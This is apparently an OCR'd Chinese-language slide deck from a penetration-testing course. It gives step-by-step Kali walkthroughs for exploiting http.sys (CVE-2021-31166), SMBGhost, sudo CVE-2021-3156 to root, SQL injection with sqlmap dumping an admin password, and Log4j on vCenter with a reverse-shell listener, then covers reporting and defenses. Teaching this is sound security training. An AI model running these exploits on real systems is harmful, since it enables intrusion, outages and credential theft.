
Windows 10 20H2 + IIS

- **漏洞說明**
  - 鎖定Windows 10 HTTP協定漏洞的概念性驗證攻擊漏洞現身
  - 未經授權的駭客可藉由傳送一個特製的封包，至利用HTTP協定堆疊(http.sys)的伺服器上來處理封包，即可開採此一漏洞，而且它具備蠕蟲性質
- **影響版本**
  - Windows 10 20H2
- **攻擊程式**
  - https://github.com/antx-code/CVE-2021-31166
  - 導致機器重啟

漏洞利用

Windows 10 20H2 + IIS

- 開啟Kali中的「終端機」，並下載攻擊程式
  - git clone https://github.com/antx-code/CVE-2021-31166



漏洞利用

Windows 10 20H2 + IIS

請將目的IP修改為真實環境的IP

- 開啟Kali中的「終端機」，並執行攻擊程式
  - 取代 CVE-2021-31166.py 中的目的地 IP
    - sed -i 's/192\.168\.199\.61/10\.0\.2\.x/g' CVE-2021-31166.py
  - 執行攻擊程式
    - python3 CVE-2021-31166.py

```
┌──(kali㉿kali)-[~/Downloads/exploites/CVE-2021-31166]
└─$ sed -i 's/192\.168\.199\.61/10\.0\.2\.4/g' CVE-2021-31166.py

┌──(kali㉿kali)-[~/Downloads/exploites/CVE-2021-31166]
└─$ python3 CVE-2021-31166.py
2022-04-22 13:12:18.970 | INFO     | __main__:dia:48 - 开始验证：http://10.0.2.4/
2022-04-22 13:12:19.537 | INFO     | __main__:first_handshake:14 - 首次握手：目标主机正常
，可进行POC验证
2022-04-22 13:12:24.543 | INFO     | __main__:poc:43 - POC握手成功：http://10.0.2.4/ mayb
e can Exploit!
2022-04-22 13:12:24.543 | INFO     | __main__:dia:52 - 再次进行确定性验证
2022-04-22 13:13:06.350 | INFO     | __main__:verify_handshake:27 - 验证结果：目标主机已重启恢
复正常
```

漏洞利用

網路芳鄰 - 藍屏

- **漏洞說明**
  - Windows 10再傳可串聯SMBGhost的SMBleed漏洞
  - CVE-2020-0796為一遠端程式碼執行（RCE）漏洞，存在於Microsoft Server Message Block 3.1.1（SMBv3）協定中，可讓遠端駭客傳送惡意封包到SMBv3伺服器觸發，於目標Windows 10機器上執行任意程式
- **影響版本**
  - Windows 10 Version 1903,1909 for 32/64 bit based Systems
  - Windows Server, version 1903,1909 (Server Core installation)
- **攻擊程式**
  - https://github.com/chompie1337/SMBGhost_RCE_PoC
  - 導致藍屏或取得權限

漏洞利用

網路芳鄰 - 藍屏

- 開啟Kali中的「終端機」，並下載攻擊程式
  - git clone https://github.com/chompie1337/SMBGhost_RCE_PoC.git

```
┌──(kali㉿kali)-[~/Downloads/exploites]
└─$ git clone https://github.com/chompie1337/SMBGhost_RCE_PoC.git
Cloning into 'SMBGhost_RCE_PoC' ...
remote: Enumerating objects: 42, done.
remote: Counting objects: 100% (42/42), done.
remote: Compressing objects: 100% (32/32), done.
remote: Total 42 (delta 20), reused 23 (delta 9), pack-reused 0
Receiving objects: 100% (42/42), 19.50 KiB | 1.62 MiB/s, done.
Resolving deltas: 100% (20/20), done.
```

漏洞利用

請將目的IP修改為真實環境的IP


網路芳鄰 - 藍屏

- 開啟Kali中的「終端機」，並執行攻擊程式
  - python2 exploit.py -ip 10.0.2.10

```
┌──(kali㉿kali)-[~/Downloads/exploites]
└─$ cd SMBGhost_RCE_PoC

┌──(kali㉿kali)-[~/Downloads/exploites/SMBGhost_RCE_PoC]
└─$ ls
exploit.py  kernel_shellcode.asm  lznt1.py  README.md  smb_win.py

┌──(kali㉿kali)-[~/Downloads/exploites/SMBGhost_RCE_PoC]
└─$ python2 exploit.py -ip 10.0.2.10
Traceback (most recent call last):
  File "exploit.py", line 464, in <module>
    do_rce(args.ip, args.port)
  File "exploit.py", line 425, in do_rce
    find_low_stub(ip, port)
  File "exploit.py", line 404, in find_low_stub
    buff = read_physmem_primitive(ip, port, index)
  File "exploit.py", line 204, in read_physmem_primitive
    buff = try_read_physmem_primitive(ip, port, phys_addr)
  File "exploit.py", line 217, in try_read_physmem_primitive
    sock = reconnect(ip, port)
  File "exploit.py", line 174, in reconnect
    sock.connect((ip, port))
  File "/usr/lib/python2.7/socket.py", line 228, in meth
    return getattr(self._sock,name)(*args)
socket.timeout: timed out
```



漏洞利用

Linux 提權 - sudo漏洞

- **漏洞說明**
  - 存在近十年的Linux Sudo漏洞，可讓任何本機使用者取得執行根權限
  - 安全廠商Qualys研究人員發現類Unix作業系統常用的Sudo程式，存在一個權限升級漏洞，在預設Sudo組態情況下，任何人都能取得主機上的根執行權限。
- **影響版本**
  - sudo : 1.8.2到1.8.31p2的舊版本
  - sudo : 1.9.0到1.9.5p1的穩定版本
- **攻擊程式**
  - https://github.com/CptGibbon/CVE-2021-3156.git
  - 取得權限

漏洞利用

Linux 提權 - sudo漏洞

- 開啟Kali「終端機」連線至有漏洞的主機 (pcx/pcxPW)
  - 確認 sudo 版本 ： sudo -V
  - 確認是否有漏洞 : sudoedit -s Y
    - 如果需輸入密碼，有很高的機率有漏洞

```
user1@user:~$ sudo -V
Sudo version 1.8.31
Sudoers policy plugin version 1.8.31
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.31
user1@user:~$ sudoedit -s Y
[sudo] password for user1:
Sorry, try again.
[sudo] password for user1:
sudoedit: 1 incorrect password attempt
user1@user:~$
```

漏洞利用

Linux 提權 - sudo漏洞

- 開啟Kali「終端機」下載攻擊程式，並compile後，執行攻擊程式
  - git clone https://github.com/CptGibbon/CVE-2021-3156.git
  - cd CVE-2021-3156 && make
  - ./exploit

```
user1@user:~$ git clone https://github.com/CptGib
bon/CVE-2021-3156.git
Cloning into 'CVE-2021-3156' ...
remote: Enumerating objects: 13, done.
remote: Counting objects: 100% (13/13), done.
remote: Compressing objects: 100% (11/11), done.
remote: Total 13 (delta 1), reused 5 (delta 0), p
ack-reused 0
Unpacking objects: 100% (13/13), 4.11 KiB | 247.0
0 KiB/s, done.
```

```
user1@user:~$ cd CVE-2021-3156/ && make
mkdir libnss_x
cc -O3 -shared -nostdlib -o libnss_x/x.so.2
cc -O3 -o exploit exploit.c
user1@user:~/CVE-2021-3156$ ./exploit
# whoami
root
#
```

漏洞利用

SQL injection


- **漏洞說明**
  - 網站存在 SQL injection漏洞
  - 透過SQL injection漏洞可以取得網站管理者的登入帳號及密碼

- **攻擊程式**
  - sqlmap

漏洞利用

SQL injection


- 開啟Kali「瀏覽器」連線至目標主機，並測試是否有漏洞可使用
  - http://x.x.x.x/cat.php?id=1



漏洞利用

SQL injection


- 在網址列的參數後面，輸入「’」，可發現有顯示sql的語法錯誤的訊息
  - http://x.x.x.x/cat.php?id=1’



漏洞利用

SQL injection

- 使用sqlmap測試是否有漏洞可利用
  - sqlmap -u “http://x.x.x.x/cat.php?id=1”



漏洞利用

SQL injection

- 使用sqlmap取得資料庫相關資訊
  - sqlmap -u “http://x.x.x.x/cat.php?id=1”

```
[22:57:52] [INFO] target URL appears to have 4 columns in query
[22:57:53] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' inject
[22:57:53] [WARNING] parameter length constraining mechanism detected (e.g. Suhosin patch). P
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 46 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 9477=9477
```

```
---
[22:57:59] [INFO] the back-end DBMS is PostgreSQL
web server operating system: Linux Debian 6 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: PostgreSQL
```

漏洞利用

SQL injection

- sqlmap參數資料

-u	要檢測的網址(url)	**-T**	指定要列出的資料表
--dbs	列出所有的資料庫	**--columns**	列出目前資料表的所有欄位
--current-db	列出目前使用的資料庫	**--dump**	列出目前的資料內容
-D	指定要列出的資料庫	**--risk**	風險愈高，會使用不同的測試語法(如:or)，但可能對資料內容的影響愈大
--tables	列出目前資料庫的所有資料表	**--level**	在不同的地方測試sql injection，如cookie, Agnet
--random-agent	修改User Agent 的資料	**-p**	指定要檢測的欄位

漏洞利用

SQL injection

- 取得網站內的資料庫列表
  - sqlmap -u “http://x.x.x.x/cat.php?id=1” --dbs

```
[23:41:37] [INFO] retrieved: 'information_schema'
[23:41:37] [INFO] retrieved: 'pg_catalog'
[23:41:37] [INFO] retrieved: 'public'
available databases [3]:
[*] information_schema
[*] pg_catalog
[*] public
```

- 取得public資料庫中的資料表
  - sqlmap -u “http://x.x.x.x/cat.php?id=1” -D public --tables

```
[23:42:48] [INFO] fetching tables for database: 'public'
Database: public
[3 tables]
+------------+
| categories |
| pictures   |
| users      |
+------------+
```

漏洞利用

SQL injection

- 取得public資料庫中，user資料表中的欄位
  - sqlmap -u “http://x.x.x.x/cat.php?id=1” -D public -T users --columns

```
Database: public
Table: users
[4 columns]
+----------+---------------+
| Column   | Type          |
+----------+---------------+
| id       | numeric       |
| login    | non-numeric   |
| password | non-numeric   |
| users    | non-numeric   |
+----------+---------------+
```

- 取得user資料表中，各欄位的資訊 (包含密碼)
  - sqlmap -u “http://x.x.x.x/cat.php?id=1” -D public -T users --dump

```
[23:57:19] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N]
[23:57:23] [INFO] starting dictionary-based cracking (md5_gene
[23:57:23] [INFO] starting 2 processes
[23:57:31] [INFO] cracked password 'P4ssw0rd' for user 'admin'
Database: public
```

漏洞利用

vCenter - Log4j

- **漏洞說明**
  - 一文了解 Log4j 核彈級資安漏洞，為何嚴重到火星也受害？
  - Apache Server 跟 Apache Log4j 完全是不同的兩個東西
  - 只要 Log4j 在記錄 log 時記錄到某個特定格式的東西，就會去執行相對應的程式碼
- **影響版本**
  - VMware vCenter Server (7.x before 7.0 U3c)
  - VMware vCenter Server (6.7 before 6.7 U3q)
- **攻擊程式**
  - https://github.com/puzzlepeaches/Log4jCenter (CVE-2021-44228)
  - 取得權限或上傳後門程式

漏洞利用

vCenter - Log4j


- 開啟Kali中的「終端機」，安裝必要套件
  - sudo apt update && sudo apt install docker.io
  - git clone --recurse-submodules https://github.com/puzzlepeaches/Log4jCenter && cd Log4jCenter && sudo docker build -t log4jcenter .

```
┌──(kali㉿kali)-[~/Downloads/exploites]
└─$ git clone --recurse-submodules https://github.com/puzzlepeaches/Log4jCenter  && cd Log4jCenter && sudo docker build -t log4jcenter .
Cloning into 'Log4jCenter' ...
remote: Enumerating objects: 47, done.
remote: Counting objects: 100% (47/47), done.
remote: Compressing objects: 100% (40/40), done.
remote: Total 47 (delta 22), reused 16 (delta 5), pack-reused 0
Receiving objects: 100% (47/47), 13.16 KiB | 1.01 MiB/s, done.
Resolving deltas: 100% (22/22), done.
Submodule 'utils/rogue-jndi' (https://github.com/veracode-research/rogue-jndi) registered for path 'utils/rogue-jndi'
Submodule 'utils/vcenter_saml_login' (https://github.com/horizon3ai/vcenter_saml_login) registered for path 'utils/vcenter_saml_login'
Cloning into '/home/kali/Downloads/exploites/Log4jCenter/utils/rogue-jndi' ...
remote: Enumerating objects: 80, done.
remote: Counting objects: 100% (16/16), done.
remote: Compressing objects: 100% (10/10), done.
remote: Total 80 (delta 8), reused 6 (delta 6), pack-reused 64
Receiving objects: 100% (80/80), 24.71 KiB | 1.37 MiB/s, done.
Resolving deltas: 100% (30/30), done.
```

漏洞利用

vCenter - Log4j

- 開啟Kali中的「終端機」，執行攻擊程式 (用做反向連結)
  - 開啟主機的轉送 Port



漏洞利用


vCenter - Log4j

- 開啟Kali中的「終端機」，執行攻擊程式 (用做反向連結)
  - 開啟主機的轉送 Port

漏洞利用

vCenter - Log4j

- 開啟Kali「終端機」的2個視窗，監聽 Port 並透過 docker 執行攻擊程式
  - 視窗1 : nc -lvnp 4444
  - 視窗2 : sudo docker run -it -v $(pwd)/loot:/Log4jCenter/loot -p 8090:8090 -p 1389:1389 log4jcenter -t 目的IP -i 本機IP -p 4444 -r



撰寫報告

保密宣告	告知此文件的使用方式，並不得拷貝、洩漏或散佈內容
風險數量及等級	告知本次檢測完畢後，發現到的風險數量，及其風險屬於高、中或低
風險發現說明	告知發現到的風險內容，及詳細的檢測步驟，讓單位了解風險發生的原因
風險修正建議	告知單位可用何種方式避免風險

主機及網站防護方式

01

備份

定期備份資料
避免資料遺失

02

WAF

透過WAF阻擋
基本網頁攻擊
ModSecurity

03

更新

定期更新程式
，並檢測系統
是否存在漏洞


04

硬體防護

建置防火牆、
IPS等設備，阻
擋零時差攻擊

網路上有很多攻擊程式，想要測試是否可使用，但自己建置環境很麻煩，攻擊外部主機，又有可能觸法！

